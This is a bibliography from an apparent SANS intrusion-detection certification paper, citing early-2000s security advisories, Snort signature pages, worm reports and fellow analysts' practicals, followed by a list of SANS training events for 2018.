Deep Sight Analyzer. "Wu-Ftpd File Incident Alert version 2" November 30, 2001. URL: http://aris.securityfocus.com/alerts/wuftpd/011128-Alert-wuftpd.pdf

Digital Milenium Copyright Act of 1998, U.S. Copyright Office Summary, December, 1998. URL: http://www.loc.gov/copyright/legislation/dmca.pdf

Ellis, Joe. "SANS Intrusion Detection & Analysis Certification " GIAC Certified Intrusion Analyst (May 2002). URL: http://www.giac.org/practical/Joe_Ellis_GCIA.doc

eEye Digital Security. "All versions of Microsoft Internet Information Services Remote buffer overflow (SYSTEM Level Access)" June 18, 2001. URL: http://www.eeye.com/html/Research/Advisories/AD20010618.html

Farley, Paul. "SANS Intrusion Detection & Analysis Certification " GIAC Certified Intrusion Analyst. URL: http://www.giac.org/practical/Paul_Farley_GCIA.doc

Fiddler, Matthew. "SANS Intrusion Detection & Analysis Certification " GIAC Certified Intrusion Analyst. URL: http://www.giac.org/practical/Matthew_Fiddler_GCIA.doc

Fyodor. "[Snort-users] Snort and Random ACK Scans." Neohapsis Archives: Snort Discussion. Aug 11, 2000. URL: http://archives.neohapsis.com/archives/snort/2000-08/0152.html .

Green, John. "Global Incident Analysis Center - Detects Analyzed 5/20/00" May 20, 2000. URL: http://www.sans.org/y2k/052000.htm

Handel, Michael. "SANS Intrusion Detection & Analysis Certification " GIAC Certified Intrusion Analyst. URL: http://www.giac.org/practical/Michael_Handel.doc

Incidents.org. "NIMDA Worm/Virus Final Report" October 3, 2001. URL http://www.incidents.org/react/nimda.pdf

Incidents.org. "WU-FTPD Vulnerability Revealed" November 28, 2001. URL: http://www.incidents.org/diary/diary.php?id=92

Internet Assigned Numbers Authority [IANA]. "Port Numbers." May 2, 2002. URL: http://www.iana.org/assignments/port-numbers .

Internet Storm Center. "Port 137 Scans" URL: http://isc.incidents.org/analysis.html?id=170

Lam, Jason. "SANS Intrusion Detection & Analysis Certification " GIAC Certified Intrusion Analyst. URL: http://www.giac.org/practical/Jason_Lam_GCIA.doc

McAfee Security. "W32/Bugbear@MM Help Center" October 7, 2002. URL: http://www.mcafee.com/anti-virus/viruses/bugbear/

Microsoft Corporation. "Microsoft Security Bulletin MS01-33." June 18, 2001. URL: http://www.microsoft.com/technet/security/bulletin/MS01-033.asp

Microsoft Corporation. "IIS Lockdown Tool v. 2.1." URL: http://www.microsoft.com/downloads/details.aspx?displaylang=en&FamilyID=DDE9EFC0-BB30-47EB-9A61-FD755D23CDEC

Neel, Robert. . "SANS Intrusion Detection & Analysis Certification " GIAC Certified Intrusion Analyst. URL: http://www.giac.org/practical/Robert_Neel.doc

Newport, Brandon. "SANS Intrusion Detection & Analysis Certification " GIAC Certified Intrusion Analyst. URL: http://www.giac.org/practical/Brandon_Newport_GCIA.zip

Northcutt, Stephen & Novak, Judy. "Network Intrusion Detection, Third Edition."

Rain Forest Puppy. "New Web Attacks (Poison NULL Byte)" February 27, 2001. URL: http://www.wiretrip.net/rfp/p/doc.asp/i1/d37.htm

Red Hat, Inc. "The Ramen Worm – What Red Hat Linux Users Can Do About It." Security & Worm Alerts. URL: http://www.redhat.com/support/alerts/ramen_worm.html .

Recording Industry Association of America. URL: http://www.riaa.org/

Reiter, Michael. . "SANS Intrusion Detection & Analysis Certification " GIAC Certified Incident Handler. URL: http://www.sans.org/y2k/practical/Michael_Reiter_GCIH.zip

Scarborough, Matt. "Gnews About Gnutella" May 24, 2000. URL: http://www.sans.org/y2k/gnutella.htm

Securitytracker. "SecurityTracker Alert ID: 1005482, SolarWind.net TFTP Server Input Validation Weakness Lets Remote Users Obtain Files" October 24, 2002. URL: http://www.securitytracker.com/alerts/2002/Oct/1005482.html

Solarwinds.Net Management tools. URL: http://www.solarwinds.net/

Sourcefire, Inc. "Snort Signature ID116, BACKDOOR BackOrifice access" URL: http://www.snort.org/snort-db/sid.html?sid=116

Sourcefire, Inc. "Snort Signature ID981. WEB-IIS unicode directory traversal attempt" URL: http://www.snort.org/snort-db/sid.html?sid=981

Sourcefire, Inc. "Snort Signature ID982, WEB-IIS unicode directory traversal attempt" URL: http://www.snort.org/snort-db/sid.html?sid=982

Sourcefire, Inc. "Snort Signature ID983, WEB-IIS unicode directory traversal attempt" URL: http://www.snort.org/snort-db/sid.html?sid=983

Sourcefire, Inc. "Snort Signature ID1723, WEB-CGI emumail.cgi NULL attempt" URL: http://www.snort.org/snort-db/sid.html?sid=1723

Sourcefire, Inc. "Snort Ports Database." URL: http://www.snort.org/ports.html .

Stearns, William. "Adore Worm Detection and Removal Tool" May 2001. URL: http://www.ists.dartmouth.edu/IRIA/knowledge_base/tools/adorefind.htm

Stewart, Joe. "Re: [Snort-users] CGI Null Byte Attack" November 20, 2000. URL: http://archives.neohapsis.com/archives/snort/2000-11/0244.html

Symantec Corporation. "W32.Bugbear@mm " October 29, 2002. URL: http://www.symantec.com/avcenter/venc/data/w32.bugbear@mm.html

Vision, Max. "IDS552 "*IIS ISAPI OVERFLOW IDA*"." ArachNIDS – The Intrusion Event Database. URL: http://www.whitehats.com/info/IDS552

Vogel, Luke. "e-mail concerning the Adore Worm" April 23, 2001. URL: http://groups.google.com/groups?hl=en&selm=3AE3D2E9.D65479D5%40bell-bird.com.au

Yuen, Rick. . "SANS Intrusion Detection & Analysis Certification " GIAC Certified Intrusion Analyst. URL: http://www.giac.org/practical/Rick_Yuen_GCIA.doc

Last Updated: June 21st, 2018

Upcoming Training

SANS Minneapolis 2018	Minneapolis, MN	Jun 25, 2018 - Jun 30, 2018	Live Event
SANS London July 2018	London, United Kingdom	Jul 02, 2018 - Jul 07, 2018	Live Event
SANSFIRE 2018	Washington, DC	Jul 14, 2018 - Jul 21, 2018	Live Event
Security Operations Summit & Training 2018	New Orleans, LA	Jul 30, 2018 - Aug 06, 2018	Live Event
SANS San Antonio 2018	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	Live Event
San Antonio 2018 - SEC503: Intrusion Detection In-Depth	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	vLive
Community SANS Columbia SEC503	Columbia, MD	Aug 13, 2018 - Aug 18, 2018	Community SANS
SANS Virginia Beach 2018	Virginia Beach, VA	Aug 20, 2018 - Aug 31, 2018	Live Event
SANS Tokyo Autumn 2018	Tokyo, Japan	Sep 03, 2018 - Sep 15, 2018	Live Event
SANS Amsterdam September 2018	Amsterdam, Netherlands	Sep 03, 2018 - Sep 08, 2018	Live Event
SANS London September 2018	London, United Kingdom	Sep 17, 2018 - Sep 22, 2018	Live Event
SANS Network Security 2018	Las Vegas, NV	Sep 23, 2018 - Sep 30, 2018	Live Event
SANS Brussels October 2018	Brussels, Belgium	Oct 08, 2018 - Oct 13, 2018	Live Event
SANS Northern VA Fall- Tysons 2018	Tysons, VA	Oct 13, 2018 - Oct 20, 2018	Live Event
SANS Denver 2018	Denver, CO	Oct 15, 2018 - Oct 20, 2018	Live Event
SANS October Singapore 2018	Singapore, Singapore	Oct 15, 2018 - Oct 27, 2018	Live Event
Mentor Session - SEC503	Ankara, Turkey	Oct 31, 2018 - Dec 19, 2018	Mentor
Mentor Session - SEC503	Ballston, VA	Nov 01, 2018 - Dec 06, 2018	Mentor
SANS Dallas Fall 2018	Dallas, TX	Nov 05, 2018 - Nov 10, 2018	Live Event
San Diego Fall 2018 - SEC503: Intrusion Detection In-Depth	San Diego, CA	Nov 12, 2018 - Nov 17, 2018	vLive
SANS San Diego Fall 2018	San Diego, CA	Nov 12, 2018 - Nov 17, 2018	Live Event
SANS Stockholm 2018	Stockholm, Sweden	Nov 26, 2018 - Dec 01, 2018	Live Event
Tactical Detection & Data Analytics Summit & Training 2018	Scottsdale, AZ	Dec 04, 2018 - Dec 11, 2018	Live Event
SANS Cyber Defense Initiative 2018	Washington, DC	Dec 11, 2018 - Dec 18, 2018	Live Event
SANS Security East 2019	New Orleans, LA	Feb 02, 2019 - Feb 09, 2019	Live Event
SANS OnDemand	Online	Anytime	Self Paced
SANS SelfStudy	Books & MP3s Only	Anytime	Self Paced